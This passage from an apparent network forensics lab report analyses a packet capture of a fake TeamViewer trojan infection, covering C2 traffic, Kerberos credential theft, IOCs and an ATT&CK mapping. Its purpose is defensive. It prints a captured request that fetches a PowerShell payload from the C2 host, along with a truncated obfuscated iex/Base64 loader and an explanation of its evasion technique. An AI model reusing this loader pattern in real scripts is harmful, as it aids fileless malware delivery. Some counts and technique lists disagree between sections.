The next highest sender (169.254.168.209) sent only 4,023 bytes **455 $\times$ less** than the victim. This extreme outlier confirms a single compromised host as the sole source of suspicious activity.

5.3 Step 2 – Victim-to-C2 Session Profile

The longest single session confirmed in `conn.log`:

Field	Value
Source	10.1.17.215:49689
Destination	5.252.153.241:80
Protocol	TCP / HTTP
Duration	43 minutes 12 seconds
Bytes Sent (orig)	24,688
Bytes Received (resp)	120,046
Direction	Victim pulled malware payload from C2

Table 7: Longest session

5.4 Step 3 – C2 Server Profile (from NetworkMiner)

Property	Value
IP Address	5.252.153.241
MAC Address	08:D0:9F:C2:3A:46
NIC Vendor	Cisco Systems, Inc
Open TCP Port	80 (HTTP)
Packets Sent to Victim	5,601 (6,520,295 bytes = 6.2 MB)
Packets Received	3,475 (170,118 bytes = 166 KB)
Incoming Sessions	3

Table 8: Attacker C2 server 5.252.153.241 full profile

6 Phase 5 – Deep Packet Inspection: Wireshark Confirmation

6.1 Objective

Use Wireshark to inspect the raw session content of the connection between 10.1.17.215 and 5.252.153.241, confirm the C2 payload exchange, document the HTTP beacon pattern, and extract the delivered payload.

6.2 Step 1 – Filter the C2 Session

The following display filter was applied in Wireshark to isolate all traffic between the victim and the attacker's C2 server:




Figure 13: Wireshark display filter isolating victim-to-C2 traffic

6.2.1 Beacon Behavior Confirmed

The RST/ACK at frame 5035 followed by an immediate new SYN at frame 5061 demonstrates the malware's **session cycling behavior**: it establishes a connection, retrieves a payload or

sends a check-in, then resets and re-connects.

6.3 Step 2 – Follow HTTP Stream: PowerShell Payload Delivery

Right-clicking the HTTP packet at frame 5063 and selecting **Follow** → **HTTP Stream** reveals the complete payload exchange:




Figure 14: Follow HTTP Stream

6.4 Step 3 – C2 Server Fingerprint and Payload Analysis

6.4.1 HTTP Request (Client → C2)

```
GET /api/file/get-file/29842.ps1 HTTP/1.1
Host: 5.252.153.241
Connection: Keep-Alive
```

Listing 1: HTTP GET request captured

6.4.2 HTTP Response (C2 → Client)

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 22 Jan 2025 16:38:22 GMT
Content-Type: application/octet-stream
Content-Length: 1512
Date: Wed, 22 Jan 2025 19:45:58 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

Listing 2: C2 server response headers revealing server technology

6.4.3 Delivered Payload: Obfuscated PowerShell

```
iex ([system.text.encoding]::UTF8.GetString([system.convert]::
('F#r[o;m;B[a[s#e#6#4[S;t;r[i;n#g['.replace('#','').
replace(';','').replace(' ',''))
('J;G;Z;z>b;y;A}9;I}E;5;1;d;y>1;P}Y>m}p}1;Y;3>Q}g}L>U;
N;v>b}S>A;i}U}2;N}y}a}B>0;a}W}5>n>L;k>Z>p;b;G>V}T>e}X}N;...
```

Listing 3: Obfuscated PowerShell payload executed via iex

6.5 Phase 5 Findings Summary

The C2 server (running **Express.js** on Node.js) delivered a **1,512-byte obfuscated PowerShell script** (29842.ps1). The payload uses a multi-layer obfuscation technique:

1. **String manipulation:** Characters #, ;, [are inserted as noise and removed at runtime using chained `.replace()` calls to reconstruct `FromBase64String`
2. **Base64 encoding:** The actual malicious PowerShell is Base64-encoded to evade signature detection
3. **Immediate execution:** The `iex` (Invoke-Expression) wrapper executes the decoded payload directly in memory **fileless execution**, leaving no artifact on disk

This technique is specifically designed to evade antivirus engines that inspect script content, as the malicious code only exists in memory at execution time.

7 Investigation Questions

7.1 What Was the Initial Infection Vector?

The victim host 10.1.17.215 downloaded a trojan executable `TeamViewer[2].exe` (4.38 MB) from the attacker-controlled server 5.252.153.241 over plain **HTTP (port 80)** at **2025-01-22 19:47 UTC**. The malware masqueraded as a legitimate TeamViewer installer to trick the user into execution. This was confirmed by both NetworkMiner file extraction and the Suricata signature *ET POLICY PE EXE or DLL Windows file download HTTP*.

Immediately following the EXE, two companion DLL payloads were retrieved from the same server:

- `Teamvie[2].dll` – 668 KB
- `TV[2].dll` – 12.9 KB

These were followed by an obfuscated PowerShell script (29842.ps1, 1,512 bytes) delivered via `GET /api/file/get-file/29842.ps1` and executed in-memory using `iex` (Invoke-Expression) a fileless execution technique that leaves no artifact on disk.

7.2 Which Host Is Compromised?

The sole compromised host is 10.1.17.215, identified across all five investigation phases as the exclusive source of malicious activity.

The top-talker query in Zui confirmed that 10.1.17.215 sent **1,830,702 bytes 455× more** than the next highest sender, making it an unambiguous outlier. NetworkMiner independently confirmed the same host as the destination of all malware file deliveries and the source of all Kerberos credential requests.

7.3 What Data Was Exfiltrated?

Approximately **1.75 MB of data** was exfiltrated from 10.1.17.215 to the C2 server 5.252.153.241 over HTTP (port 80). The exfiltrated data is assessed to consist of **Kerberos session tokens, domain credentials, and system reconnaissance data** staged and transmitted by the PowerShell payload (29842.ps1) executed in memory.

The following evidence supports this assessment:

Evidence Source	Value
Zui conn.log (top talker)	1,830,702 bytes sent
Wireshark TCP stream	5,099 kB total conversation
Suricata alert	ET MALWARE Fake MS Teams CnC Payload Request (GET)
HTTP polling URI	/1517096937 (594 requests)
Kerberos records	8 captured tickets

Table 9: Evidence supporting exfiltration assessment

7.4 Were Credentials Stolen?

Yes, NetworkMiner captured **8 Kerberos authentication records** from the network traffic, all originating from the compromised host 10.1.17.215 targeting the domain controller 10.1.17.2 (WIN-GSH54QLW48D). The primary credential belongs to domain user **shutchenson** on the BLUEMOONTUESDAY Active Directory domain.

Field	Value
Stolen Username	shutchenson
Domain	BLUEMOONTUESDAY
Authentication Protocol	Kerberos (TCP/UDP port 88)
Target (Domain Controller)	10.1.17.2 (WIN-GSH54QLW48D)
Records Captured	8 Kerberos ticket records
Time Window	2025-01-22 19:45:10 – 19:55:29 UTC

Table 10: Stolen credential details

7.5 What Is the Attacker's Infrastructure?

The attacker operated a single C2 server at 5.252.153.241 running an **Express.js (Node.js) HTTP file server** on port 80. The server hosted all malware payloads under a structured REST API path (/api/file/get-file/<id>) and received beacon check-ins at a numeric session URI (/1517096937).

8 IOCs & MITRE ATT&CK Mapping

8.1 Indicators of Compromise (IOCs)

IOC Type	Value
Internal Host (Victim)	10.1.17.215
Victim Hostname	DESKTOP-L8C5GSJ / BLUEMOONTUESDAY domain
Victim MAC	00:D0:B7:26:4A:74 (Intel Corporation)
Compromised Username	shutchenson
Domain Controller (targeted)	10.1.17.2 (WIN-GSH54QLW48D)
C2 Server IP	5.252.153.241
C2 MAC	08:D0:9F:C2:3A:46 (Cisco Systems, Inc)
C2 Protocol / Port	HTTP / TCP port 80
C2 DNS Contact	master16.teamviewer.com
C2 Server Technology	Express.js (Node.js) HTTP file server
Malware Filename (EXE)	TeamViewer[2].exe (4.38 MB)
Malware Filename (DLL 1)	Teamvie[2].dll (668 KB)
Malware Filename (DLL 2)	TV[2].dll (12.9 KB)
PowerShell Payload	29842.ps1 (1,512 bytes, Base64 obfuscated, fileless)
C2 URI – Beacon	/1517096937 (numeric session ID, 404 = polling)
C2 URI – Payload	/api/file/get-file/<id>
Malware Family	Fake TeamViewer Trojan (ET MALWARE signatures)
Suricata Signature 1	ET MALWARE Fake Microsoft Teams CnC Payload Request (GET)
Suricata Signature 2	ET MALWARE Fake Microsoft Teams VBS Payload Inbound
Credential Records Captured	8 Kerberos records (19:45 – 19:55 UTC)
Total Bytes Exfiltrated	1,830,702 bytes ($\approx$ 1.75 MB)
Total C2 Data Delivered	6,520,295 bytes ($\approx$ 6.2 MB)
Capture Date	2025-01-22

8.2 MITRE ATT&CK Mapping

TTP ID	Tactic	Technique Name	Observed Evidence
T1105	Command and Control	Ingress Tool	EXE + DLL + PS1 payloads via HTTP
T1071.001	Command and Control	Web Protocol	HTTP port 80 C2, 594 GET requests
T1059.001	Execution	PowerShell	29842.ps1 delivered and executed via iex
T1027	Defense Evasion	Obfuscation	Base64 + char-noise obfuscation in PS1
T1055	Defense Evasion	Process Injection	Teamvie[2].dll + TV[2].dll
T1558 T1041	Credential Access Exfiltration	Kerberos Tickets Exfiltration over C2	8 Kerberos records captured 1.75 MB outbound via HTTP polling

9 Knowledge Graph & Attack Workflow

To connect every concept in this scenario rather than treat the steps in isolation, the kill chain, its telemetry and its key IoCs were modelled two ways: an end-to-end attack workflow (Figure 15) and an Obsidian knowledge graph (Figure 16).




Figure 15: Attack workflow




Figure 16: Obsidian knowledge graph (KG)

10 Lessons Learned

- **Trusted software names are a primary lure vector:**

The attacker weaponized the TeamViewer brand a widely trusted remote access tool to bypass user suspicion. Any unexpected download of a *named* commercial application, especially from a non-vendor IP, must be treated as immediately suspicious.

- **Plain HTTP on port 80 remains a viable C2 channel:**

Despite being an outdated protocol for most legitimate services, HTTP/port 80 is still permitted outbound on many networks. The attacker exploited this default allowance. Application-aware firewall rules and TLS enforcement policies would have blocked this channel.

- **Kerberos traffic from workstations to DCs requires monitoring:**

The Kerberos ticket requests from 10.1.17.215 to 10.1.17.2 exceeded the normal authentication baseline for a single workstation. Anomaly detection on Kerberos volume per host is a high-value detection control for credential theft.

- **Multi-tool correlation was essential:**

No single tool revealed the complete picture. Suricata flagged the malware signatures, Zeek conn.log identified the session duration and top talker, NetworkMiner extracted the binary payloads and credentials, Wireshark confirmed the stream content. Each tool contributed a layer of evidence.

11 Conclusion

The analysis of `traffic.analysis.pcap` using Zui (Zeek + Suricata), NetworkMiner 3.1, and Wireshark has conclusively identified a complete attacker intrusion chain targeting internal host 10.1.17.215 on the BLUEMOONTUESDAY Windows domain.

11.1 Summary of Findings

- **Initial Infection Vector:** Fake TeamViewer EXE (`TeamViewer[2].exe`) downloaded from 5.252.153.241:80 via HTTP, followed by DLL payloads and an obfuscated PowerShell script (29842.ps1)
- **Compromised Host:** 10.1.17.215 (DESKTOP-L8C5GSJ, BLUEMOONTUESDAY domain)
- **Attacker C2:** 5.252.153.241 over HTTP port 80 – 6.2 MB of payloads delivered
- **Malware Payloads:** `TeamViewer[2].exe` + `Teamvie[2].dll` + `TV[2].dll`
- **Credentials Stolen:** shutchenson on BLUEMOONTUESDAY – 8 Kerberos records captured
- **Data Exfiltrated:** 1,830,702 bytes (≈ 1.75 MB) outbound from victim host
- **Attack Duration:** Active between 19:45 – 20:38 UTC on 2025-01-22

11.2 Report Objectives Met

- ✓ **Phase 1 – Detection:** Suricata alerts triaged; 4 critical signatures identified
- ✓ **Phase 2 – Behavioral Analysis:** Zeek conn/dns logs analysed; top talker, longest session, rare domains confirmed
- ✓ **Phase 3 – Forensics:** EXE + DLL payloads and 8 Kerberos credential records extracted via NetworkMiner
- ✓ **Phase 4 – NetFlow:** Victim identified as sole top talker; C2 server profile complete
- ✓ **Phase 5 – DPI:** Wireshark TCP stream confirmed obfuscated PowerShell delivery, beacon URI pattern, and Express.js C2 server fingerprint
- ✓ **IOCs Documented:** All 18 indicators recorded with full attribution
- ✓ **MITRE ATT&CK Mapped:** T1036.001, T1105, T1071.001, T1059.001, T1027, T1055, T1558, T1021.002, T1041

— Thank You for Reading! —